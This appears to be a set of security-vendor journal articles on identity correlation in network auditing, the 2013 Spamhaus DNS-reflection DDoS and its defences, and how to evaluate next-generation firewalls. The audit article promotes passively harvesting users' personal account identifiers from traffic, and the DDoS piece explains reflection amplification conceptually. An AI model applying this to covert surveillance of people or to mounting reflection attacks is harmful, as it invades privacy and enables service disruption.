- [3] Zhichun Li, Anup Goyal, and Yan Chen “HoneyNet-based Botnet Scan Traffic Analysis”

网络审计中的身份识别与智能关联

战略规划部 赵永

关键词：网络审计 身份信息识别 智能关联

摘要：网络审计系统的核心是对网络事件进行定位和追根溯源，而对用户身份信息的识别则是实现事件定位和溯源的关键。本文简要介绍了网络审计中常见的身份信息识别技术及创新性的用户身份信息智能关联技术。

1. 前言

随着信息技术及网络安全的发展，网络安全已经发展成为一个“立体防御”的体系，网络安全需要防护的不再仅仅是来自外部的威胁，内部潜在的安全威胁危害更大，因此也越来越引起管理者的高度重视。网络审计系统是预防内部潜在威胁的重要手段之一。

网络审计系统的核心作用是帮助用户对网络中的各种活动进行识别，发现违规事件和敏感信息，并进行事件的定位和追根溯源，因此能否最终将事件落实到责任人是审计产品能否发挥作用的关键，而对事件的溯源和落实责任人则依赖于对用户身份信息的识别。

2. 传统身份信息识别手段

网络数据包中可获取到的用于溯源的信息只有 IP 地址和 MAC 地址，因此在早期的网络审计系统中，通常是根据 IP 地址、MAC 地址信息对事件进行溯源并定位用户身份的，但这两种方式都有很大的局限性，不能适应所有的用户场景，因此在之后的网络审计系统中逐渐引入了通过对用户进行认证或与身份认证服务器进行联动等获取用户身份信息的方式。

2.1 通过 IP 地址识别

在网络数据流中很容易获取到源 IP 地址，并且 IP 地址在数据传输的过程中始终保持不变，因此通过 IP 地址对网络中的事件追

根源是最快捷的途径，但这需要一个终端 IP 地址固定的网络环境。在这样的网络环境中每台终端都有固定的 IP 地址，为了限制终端用户更改 IP 地址，可以在接入交换机的接口上对 IP 地址进行限制或实行 IP/MAC 地址绑定，另外再结合相应的管理措施以达到限制目的。




图 1 通过 IP 地址关联用户身份信息

通过 IP 地址对网络事件进行定位和溯源虽然快捷，但有很大的局限性，其原因：一是需要大量的、持续不断的 IP 地址使用情况统计工作，而且统计的准确度将直接影响对网络事件的定位是否精准；二是通常终端用户可以随意更改其 IP 地址，所以在无法通过技术手段对终端 IP 地址进行限制的网络环境中，无法将 IP 地址与终端用户的身份进行关联。

2.2 通过 MAC 地址识别

终端 IP 地址可以随意更改给网络事件的溯源带来了困难，因此令人想到了 MAC 地址固定不变的特点。每个网卡接口模块在出厂时就被赋予了全球唯一的一个不变的 MAC 地址，因此若能获取到网络数据流的源 MAC 地址，就可以准确追溯到发出数据的来源终端，进而定位到实际责任人。

在二层交换环境中，不同的终端用户使用的 MAC 地址不同，因




图 2 通过 MAC 地址关联用户身份信息

此可以将用户身份信息和 MAC 地址之间建立固定的关联关系。

在三层交换网络环境中，由于 MAC 地址不能跨越路由器或三层交换机传播，给通过 MAC 地址进行实名定位带来了困难。为了解决这一问题又引出了跨三层交换设备获取 MAC 地址的技术，即通过技术手段获取到接入层交换机的 ARP 列表，进而找出与源 IP 地址对应的真实源 MAC 地址。

通过 MAC 地址进行事件定位的好处是准确性比较高，但其缺点也很明显：首先 MAC 地址不能跨越三层交换设备传输，即便是跨三层获取 MAC 地址技术，也受交换设备种类、品牌等限制，并非在所有网络环境中都有效；其次是要对事件进行定位需要记录 MAC 地址与终端用户身份信息的对应关系，然而统计 MAC 地址是一项十分繁重的工作，尤其在有大量终端用户的网络环境中，对管理人员来说这无异于是恶梦一般。

2.3 主动身份认证

主动身份认证技术是通过强制用户上网时通过账号/密码进行身份认证的方式，来实现终端 IP 地址与用户身份信息的关联。这种方式可以有效克服通过 IP/MAC 地址识别用户身份时的诸多弊端，如

事先统计 IP 或 MAC 地址的问题、网络环境适应性的问题等。

但主动身份认证的前提是身份认证不通过时要能够阻断终端用户对网络的访问，阻断方式通常有旁路阻断或串联阻断两种：旁路阻断一般是通过发送 TcpReset 包来断开源终端与目标之间的连接，故这种方式只是对 TCP 类的应用才有效果；串联阻断的方式通常用在上网行为管理类的产品中，由于是串联在源用户终端与其访问的目标之间，因此当认证不通过时可直接截断用户的网络访问行为。串联阻断的效果虽然明显，但也带来了单点故障和性能瓶颈问题。

此外，对于某些用户来说，主动身份认证的方式可能过于“激进”了一些，此类用户一般对其内网终端用户的网络访问行为并没有要进行控制的“刚性需求”，在这类网络环境中实施上网身份认证会影响终端用户的操作体验，更重要的是这会大大增加管理人员的管理成本。

2.4 通过身份信息识别

对于已经实施了身份认证系统的网络环境，利用用户身份认证的信息可直接获取到 IP 地址与用户身份的关联关系，可在不增加管

理成本的前提下准确、快捷地实现事件的定位和溯源。

获取用户身份认证信息有两种方式：一种是网络审计系统监控原有认证数据流的方式，捕获用户认证过程数据包后就可以分析出认证账号与 IP 地址的关联关系；另一种是从身份认证服务器，如 AD 域控服务器等，直接获取用户认证信息，从中得到 IP 地址与用户身份的关联关系。

这种方式的主要缺陷在于对用户已有的身份认证系统的依赖，如果网络环境中没有用户身份认证系统，或身份认证信息加密传输且认证服务器不支持获取用户认证信息，网络审计系统也就无法直接获取到 IP 地址与用户身份的关联关系。

3. 智能身份信息关联技术

综上所述，当前各种用户身份信息识别的方式都有其各自的局限性，在一些用户网络环境中仍然存在无法有效获取到 IP 地址对应的用户身份信息的现象。而通过创新性的智能身份信息关联技术可以有效解决这一难题。

3.1 背景

在当前网络环境中各种身份或账号认证泛滥成灾，几乎每个人都拥有大量的各种用于身份认证的账号和口令，如 Email、QQ、MSN、网站登录及各种论坛等等（你现在能够数清楚自己到底有多少网络账号吗？），如果网络审计系统对这些身份信息能够有效利用将能更加高效地定位网络数据流所对应的用户的身份。

3.2 原理




图 3 利用身份信息关联用户身份

网络审计系统在网络数据流中能有效获取到的溯源信息只有 IP 地址，因此智能身份信息关联的核心也是将用户的各种身份信息与所使用的 IP 地址进行关联，以帮助管理人员对该 IP 对应的责任人进行定位。其实现过程大致可分为如下几个过程，如图 4 所示。




图 4 智能身份信息关联示意图

1) 收集用户身份信息：网络审计系统从网络数据流中收集用户账号等身份信息 (user)，然后将该身份信息对应的 IP 地址以及类型 (type) 一同发送给网络审计系统中的用户识别代理程序。

2) 身份信息智能关联：用户识别代理程序获取到用户身份信息后 (ip, user, type) 连同当前时间一同发送到网络审计系统的用户身份信息库中 (time, ip, user, type)。用户身份信息库将该信息与

库中已有的信息进行整合，即将某时间段内获取到的所有与该 IP 地址相关的用户身份信息全部与该 IP 地址进行关联存储。

3) 提取用户身份信息：当网络审计系统记录某一事件的审计日志时，审计系统从用户身份信息库中查找该事件发生的时间内与该事件 IP 地址对应的用户身份信息，然后提取该身份信息并记录在审计日志中。

3.3 优点及用户价值

智能身份信息关联技术实现了自动收集并智能关联用户身份信息，可适用于任何网络环境中。由于获取用户身份信息的过程是网络审计系统以旁路抓包的方式自动完成的，所以既不会影响终端用户的操作体验，也不会增加管理员的管理成本，更不会带来性能瓶颈和单点故障问题。在此基础上智能身份信息关联技术帮助用户实现了网络事件的精确定位。

通过智能身份信息关联技术，对于已经触发的任何一个告警事件，管理员可以轻松获取到触发该事件的主体人的所有网络账号资源，因此管理员将有更多的途径来更高效、准确地定位真实的事件责任人。

4. 结束语

随着互联网的飞速发展，网络实名制的呼声越来越高。对于网络审计系统来说，实名制的审计更是实现其使用价值的基础。智能身份信息关联技术的出现大大提高了身份识别与事件定位的精准度，同时克服了网络环境适应性问题，日后必将成为备受关注的热点技术。

针对Spamhaus的 DDoS攻击事件思考

安全研究部 洪海

关键词：DDoS DNS 反射攻击

摘要：Spamhaus 是一家致力于反垃圾邮件的非盈利组织，总部在伦敦和日内瓦。Spamhaus 维护了一个巨大的垃圾邮件黑名单，这个黑名单被很多大学 / 研究机构、互联网提供商、军事机构和商业公司广泛使用。从 2013 年 3 月 18 日起，Spamhaus 开始遭受 DDoS 攻击。攻击者通过僵尸网络和 DNS 反射技术进行攻击，攻击流量从 10G 不断增长，在 3 月 27 日达到惊人的 300G 攻击流量，被认为是互联网史上最大规模的 DDoS 攻击事件。

一、事件起因

争 议的开端是反垃圾邮件组织 Spamhaus 将荷兰公司 Cyberbunker 列入了黑名单，而该名单是电子邮件供应商清除垃圾邮件的依据。在 Cyberbunker 的支持下，一家在荷兰经营虚拟主机托管的网站发起了针对 Spamhaus 的大规模 DDoS 攻击。

自称是攻击者发言人的互联网活动人士斯文·奥拉夫·坎普赫伊斯 (Sven Olaf Kamphuis) 在网上发表了一则消息，称“我们很清楚，这是世界上公开进行的最大的 DDoS 攻击之一。”坎普赫伊斯说，Cyberbunker 是在报复 Spamhaus “滥用其影响力”的行为。“从来

都没有人授权 Spamhaus 来决定互联网上该有哪些内容，”坎普赫伊斯说：“他们假装抗击垃圾邮件，借此攫取了这一权力”。

二、攻击过程

(一) 攻击的开始阶段

从 3 月 18 日起，Spamhaus 的网站开始遭受 DDoS 攻击。攻击流量占满了 Spamhaus 的全部连接带宽，导致其网站无法访问。

攻击的流量如图 1 所示。

图 1 是 DDoS 防护设备前的路由器上记录的流量数据。图中的绿色区域代表入站的请求数据流量，蓝线代表出站的响应数据流量。




图1 对 Spamhaus 的攻击流量

可以看出，初始的攻击相对比较温和，攻击流量约为 10G。在世界标准时间 16:30 左右有一次持续约 10 分钟的大流量攻击，这应该是一次测试攻击。从世界标准时间 21:30 开始，攻击者将攻击流量增大到 75G。

从 3 月 19 日到 3 月 21 日，对 Spamhaus 的攻击流量在 30G 到 90G 之间波动。到 3 月 22 日，攻击流量达到了 120G。

在攻击者发现无法有效的击垮 Spamhaus 和作为防护服务提供




图2 网络服务供应商

商 CloudFlare 之后，他们改变了攻击策略，转而攻击网络带宽供应商和连接的互联网交换设施。

(二) 攻击网络服务供应商

CloudFlare 主要从二级供应商处购买带宽，而二级供应商从一级供应商处购买带宽并保证相互之间的连接。一级供应商并不从彼此购买带宽，他们相互之间进行对等结算。根本上，是这些一级供应商来确保每一个网络能够连接到其他的网络。如果一级供应商的设备或网络出现故障，将会成为互联网一个很大的问题。

CloudFlare 采用 Anycast 进行攻击流量的分流。使用 Anycast 技术意味着如果攻击者攻击 traceroute 中的最后一跳，则这些攻击流量会被扩散到世界各地的网络和数据中心中。因此，攻击者改为攻击 traceroute 中的倒数第二跳，这使得攻击数据汇聚到了单点，这样虽然不会导致全网范围内的资源耗尽，但会造成区域性的问题。

一部分二级供应商能够在其网络边界对这类攻击流量进行快速有效的过滤。由于这些攻击流量不会进入到二级供应商的网络内部，攻击流量的压力主要是由大型的一级供应商来承担。据一级供应商称，与本次攻击相关的攻击数据流量已经达到了 300G。

如此大规模的攻击所带来的挑战是它可能会压垮连接互联网的系统。对于路由设备来说，即便通过组合端口等方式可以提高其处理能力，但这种提高依然是有限的。当攻击流量超过该限度以后，网络就会变得拥堵和缓慢。

在 3 月 27 日和之前的几天，随着攻击流量的不断增大，大

量的攻击数据汇聚到欧洲的几个一级供应商网络内部，造成网络拥堵。这影响了上千万的互联网用户，普通用户即使访问与 Spamhaus 或 CloudFlare 无关的网站时也会感到缓慢。

(三) 攻击互联网交换设施

除了二级供应商，CloudFlare 还通过互联网交换中心 (Internet Exchanges, IXs) 与其他网络进行连接。从根本上讲，这些互联网交换中心是连接不同网络的交换机。在欧洲，这些互联网交换设施以非赢利机构的形式运行，并被认为是重要的基础设施。它们连接了上百个世界上最大的网络和几乎全部的大型网络公司。

同样，攻击者也对互联网交换中心展开了攻击。他们攻击了伦敦、阿姆斯特丹、法兰克福和香港的核心互联网交换基础设施。攻击影响最大的是伦敦的交换设施及其监视系统，从图 3 中可以看出该互联网交换中心通过的流量。

互联网交换中心的拥堵影响了连接到其上的网络，同时也暴露出一些互联网交换设施架构上的问题和漏洞。




图 3 对伦敦互联网交换设施的攻击流量




图 4 DNS 反射攻击原理示意图

三、攻击手段

(一) DNS 反射技术

攻击者使用的主要攻击技术是 DNS 反射技术。从去年开始, DNS 反射技术已经成为了大规模第三层 DDoS 攻击的主要部分。可以说, 开放的 DNS 服务器 (DNS 解析器) 是互联网的灾难, 如果服务提供商没有一致努力关掉这些开放 DNS 服务器的话, DDoS 攻击的规模会变得越来越大。

DNS 反射攻击技术的基本方式是: 向大量开放 DNS 服务器发送大范围域名查询的 DNS 请求, 并将该 DNS 请求的源 IP 地址伪造成想要攻击的目标 IP 地址。开放 DNS 服务器在接收到请求后会对该请求进行解析查询, 并将大范围域名查询的响应数据发送给攻击目标。由于请求数据比响应数据小得多, 攻击者就可以利用该技术有效地放大其掌握的带宽资源和攻击流量。攻击的示意图如图 4 所示。

在本次事件中, 攻击者向大量的开放 DNS 服务器发送了对 ripe.net 域名的解析请求, 并将源 IP 地址伪造成 Spamhaus 的

IP 地址, 大量开放 DNS 服务器的响应数据产生了大约 75G 的攻击流量。DNS 请求数据的长度约为 36 字节, 而响应数据的长度约为 3000 字节, 这意味着利用 DNS 反射能够产生约 100 倍的放大效应, 因此, 攻击者只需要掌握和控制一个能够产生 750M 流量的僵尸网络就能够进行这么大规模 (75G) 的攻击。

从攻击数据中记录到了三万个不同的开放 DNS 服务器, 这说明平均每台开放 DNS 服务器只需要产生 2.5M 的流量, 这通常是不会被安全检测机制发现的。

(二) ACK 反射技术

除了 DNS 反射技术, 攻击者还使用了 ACK 反射等其他技术进行攻击。

在 ACK 反射攻击中, 攻击者向大量服务器发送大量的 SYN 包, 并将源 IP 地址伪造成




图 5 ACK 反射攻击原理示意图

攻击目标的 IP 地址。同 DNS 反射攻击类似，这种方式伪装了攻击的来源，使攻击看起来像是合法的响应；与 DNS 反射攻击不同的是，这种方式不存在放大效应。

四、防护思路

(一) 对大攻击流量的分布式清洗

从防护角度来说，传统的单台防护设备或在一个地点的多台防护设备集群已经无法处理如此大规模的攻击流量。对这种规模的攻击，需要对攻击流量在多个清洗中心进行分布式清洗，将攻击流量扩散和稀释，之后在每个清洗中心进行精细的清洗。

使用 Anycast 技术进行防护是一种可行的方案。Anycast 最初是在 RFC1546 中提出并定义的，它的最初语义是，在 IP 网络上通过一个 Anycast 地址标识一组提供特定服务的主机，同时服务访问方并不关心提供服务的具体是哪一台主机（比如 DNS 或者镜像服务），访问该地址的报文可以被 IP 网络路由到这一组目标中的任何一台主机上，它提供的是一种无状态的、

尽力而为的服务。

通过使用 Anycast 技术，可以将攻击流量有效分散到不同地点的清洗中心进行清洗。如图 6 所示，通过 Anycast，防护方将同一个 IP 地址映射到全球多个清洗中心，并自动进行负载均衡。在正常环境下，这种方式能够保证用户的请求数据被路由到最近的清洗中心；当发生 DDoS 攻击时，这种方式能够将攻击流量有效的稀释到防护方的网络设施中。此外，每一个清洗中心都使用了相同的 IP 地址，攻击流量不会向单一位置聚集，攻击情况从多对一转变为多对多，网络中就不会出现单点瓶颈。在攻击流量被稀释之后，清洗中心对流量进行常规的清洗和阻断就变得相对容易了。

(二) 对利用 DNS 服务器进行反射攻击手段的防护

对 DNS 反射攻击的防护，首先需要明确被防护的对象是否提供 DNS 相关的业务。

如果被防护的服务器没有 DNS 业务，则可以通过设置策略（例如 ACL）阻断所有的 DNS 请求 / 回应。

如果被防护的服务器需要提供 DNS 相




图 6 使用 Anycast 技术进行流量的稀释和清洗

关的业务，那么最有效的方法就是设定 DNS 响应数据包阈值。我们知道，一般的 DNS 响应数据包的大小不会超过 1000 字节，超大的数据包是异常的。此外，还可以对同一域名的响应数量做统计。在一定的时间内，对同一域名的请求一般情况下是相对稳定的，不会出现突发式的增长。

显而易见，只要开放式 DNS 得到有效防护，就等于从根源上杜绝了反射放大攻击的可能。使用防护设备为 DNS 服务器制定相应的防护模板，通过协议、端口、防护阈值等参数进行限制，可以对 DNS 服务器进行有效防护。

五、总结和思考

配置不当的开放 DNS 服务器是互联网的灾难。在传统的僵尸网络和 DDoS 攻击中，由于使用的 PC 机性能和网络带宽有限，只能产生比较有限的攻击流量；相反，开放 DNS 服务器拥有强大的性能和带宽，利用 DNS 反射技术的放大效应，攻击者能够产生相当于其拥有带宽百倍的攻击流量，这对整个网络和网络的基础设施都是巨大的威胁。

通过在多个地点部署分布式的抗 DDoS 清洗中心可以在一定程度上解决如此大规模的 DDoS 攻击问题。如果想从根本上解决 DNS 反射和放大所产生的 DDoS 攻击问题，则需要网络服务供应商、互联网交换设施等组织进行有效的沟通与合作，关闭不必要的开放 DNS 服务器，并对必要的 DNS 服务器进行有效防护，从根源上拦截 DNS 反射和放大攻击。

参考文献

[1]The DDoS That Knocked Spamhaus Offline (And How We Mitigated It)

<http://blog.cloudflare.com/the-ddos-that-knocked-spamhaus-offline-and-ho>

[2]The DDoS That Almost Broke the Internet

<http://blog.cloudflare.com/the-ddos-that-almost-broke-the-internet>

[3]How whitehats stopped the DDoS attack that knocked Spamhaus offline

<http://arstechnica.com/security/2013/03/how-whitehats-stopped-the-ddos-attack-that-knocked-spamhaus-offline/>

[4]Spamhaus targeted by most powerful DDoS strike in history

<http://www.csmonitor.com/Innovation/2013/0327/Spamhaus-targeted-by-most-powerful-DDoS-strike-in-history>

[5]300Gbps! Spamhaus 创造 DDoS 历史

<http://www.freebuf.com/news/8102.html>

[6] 欧洲电脑狂人引爆网络“核战争”

<http://cn.nytimes.com/article/world/2013/03/27/c27cyber/>

[7]Anycast

<http://baike.baidu.com.cn/view/1398775.htm>

[8]Tier 1 network

http://en.wikipedia.org/wiki/Tier_1_network

安全下一代，应用须为先

——下一代防火墙评估思路浅析

产品管理中心 段继平 研发二部 高鸿磊

关键词：应用识别 应用安全 应用性能 应用流量管理 应用访问控制
Realworld 模型 HTTP 模型

摘要：目前市场上存在着下一代防火墙产品良莠不齐的现象，本文旨在通过对下一代防火墙典型特征的分析，为企业级用户在选择下一代防火墙产品时提供一些必要的参考和依据。

一、前言

近年来，下一代防火墙（以下简称 NGFW）作为时下最具热点的安全产品之一，已经越来越受到国内外安全厂商、市场研究机构、媒体以及 IT 管理者等的追捧。同时全球权威的研究机构 Gartner 也建议企业在考虑更换防火墙和入侵防御产品时，重点选择 NGFW 解决方案。然而，当企业真正想要了解和选择 NGFW 时，面对市场上诸多宣称支持 NGFW 技术的产品，却显得无所适从。企业到底如何选择和评估一款 NGFW 产品呢？与选择传统防火墙相比，选择 NGFW 时会有哪些不同呢？

二、NGFW 的两个典型特征

在笔者看来，NGFW 相对于传统的防火墙解决方案，存在以下

两个典型特征：

1. 应用识别成为一种基础能力

相对于传统防火墙，NGFW 最显著的特征就是通过智能化应用、用户识别技术可将网络中简单的 IP 地址 / 端口号信息转换为更容易识别且更加智能化的用户身份信息和应用程序信息，并且通过基于应用的策略控制和安全扫描，保障网络应用被安全高效地使用。因此对于 NGFW 来说，应用识别已经成为其基础并且必备的能力，其重要性就像路由转发能力对于路由器一样。

2. 应用层性能成为一项关键性指标

相对于传统防火墙，NGFW 更加侧重于在用户实际应用场景中开启应用防护下的性能表现，因此传统的性能测试方法已经无法满

足用户对 NGFW 的评估需要，需要引入全新的测试方法和手段。

三、如何评估下一代防火墙

1. 应用识别能力评估

对于应用识别能力的评估方法，除了可以比较应用识别的数量和准确度之外，还需要看应用识别与其安全策略的融合能力，具体体现在以下四个方面：

- 应用层访问控制能力

对于访问控制策略来说，NGFW 需要完全支持基于应用行为的细粒度的访问控制，比如：NGFW 需要支持允许使用 QQ 的前提下，禁止 QQ 的文件传输动作，从而一定程度上避免单位员工由于传输 QQ 文件造成的内部信息泄漏。

- 应用级流量管理能力

对传统防火墙而言，识别应用以及进行流量管理基本上依据端口和 IP 地址来完成的，因此无法实现基于 Web 应用类别进行细致的流量管理，而 NGFW 需要通过应用识别支持基于 Web 应用类别的流量管理，比如，NGFW 需要对 HTTP 上网和 HTTP

视频两种不同的应用类别分别进行不同形式的流量分配和管理。

- 应用安全过滤能力

NGFW 需要将应用识别和安全过滤相结合，识别和发现基于应用的安全威胁。比如，NGFW 需要对已经判断为合法的网络应用（如网盘上传、迅雷下载等）进行进一步的病毒查杀和木马扫描。

- 应用风险管理能力

NGFW 需要具有完善的应用分类、分级和筛选机制，能够对互联网的应用依据风险级别、技术、特征以及标签等进行分类和筛选，从而有效地帮助企业用户制定更加针

对性的安全策略。

2. 应用层性能评估

NGFW 主要用于防护来自应用层的攻击，其资源消耗主要源于对应用层流量进行检测，因此仅使用传统网络层性能测试方法进行评估已经远远不够。根据国际权威测试机构 NSS Lab 实验室的实际测试研究结果，有以下两种典型的测试方法可以较准确地评估 NGFW 的真实处理性能：

- 基于 Realworld 流量模型的性能测试方法

这种测试方法的目的是将不同的应用程序（协议）混合起来，通过真实的交互数据去模拟用户真实流量，从而较准确地模拟该 NGFW 产品在用户实际网络中的性能表现。

具体的测试方法为混合 HTTP 协议的图片、音频、视频以及文本的数据，结合 FTP、SMTP、POP3、DNS、IM、BT、SSH 和 SIP/RTP 等协议来达到一个混合的高负载压力。

- 基于 HTTP 流量模型的性能测试方法

NGFW 很大部分需要处理 Web 类应



图 1




图 2

用，因此处理 HTTP 流量的能力成为评估 NGFW 产品处理性能的一项关键指标。基于 HTTP 流量模型的测试方法可以较准确地模拟 NGFW 对 HTTP 流量的真实性能表现。具体方法为每个事务对应一个 HTTP GET 请求，设置为服务器立即响应，并且设置响应页面为 21KB，在关注 HTTP 吞吐量的同时，也保证一定数量的 TCP 新建连接，这样可以模拟出较为真实的用户现网流量。

以上两种测试方法均可以采用思博伦的 4-7 层测试仪表模拟测试中的 client 和 server 来达到真实的流量的效果。

四、结束语

一款革命性的产品从诞生到成熟必然会经历一个较长期的过




图 3

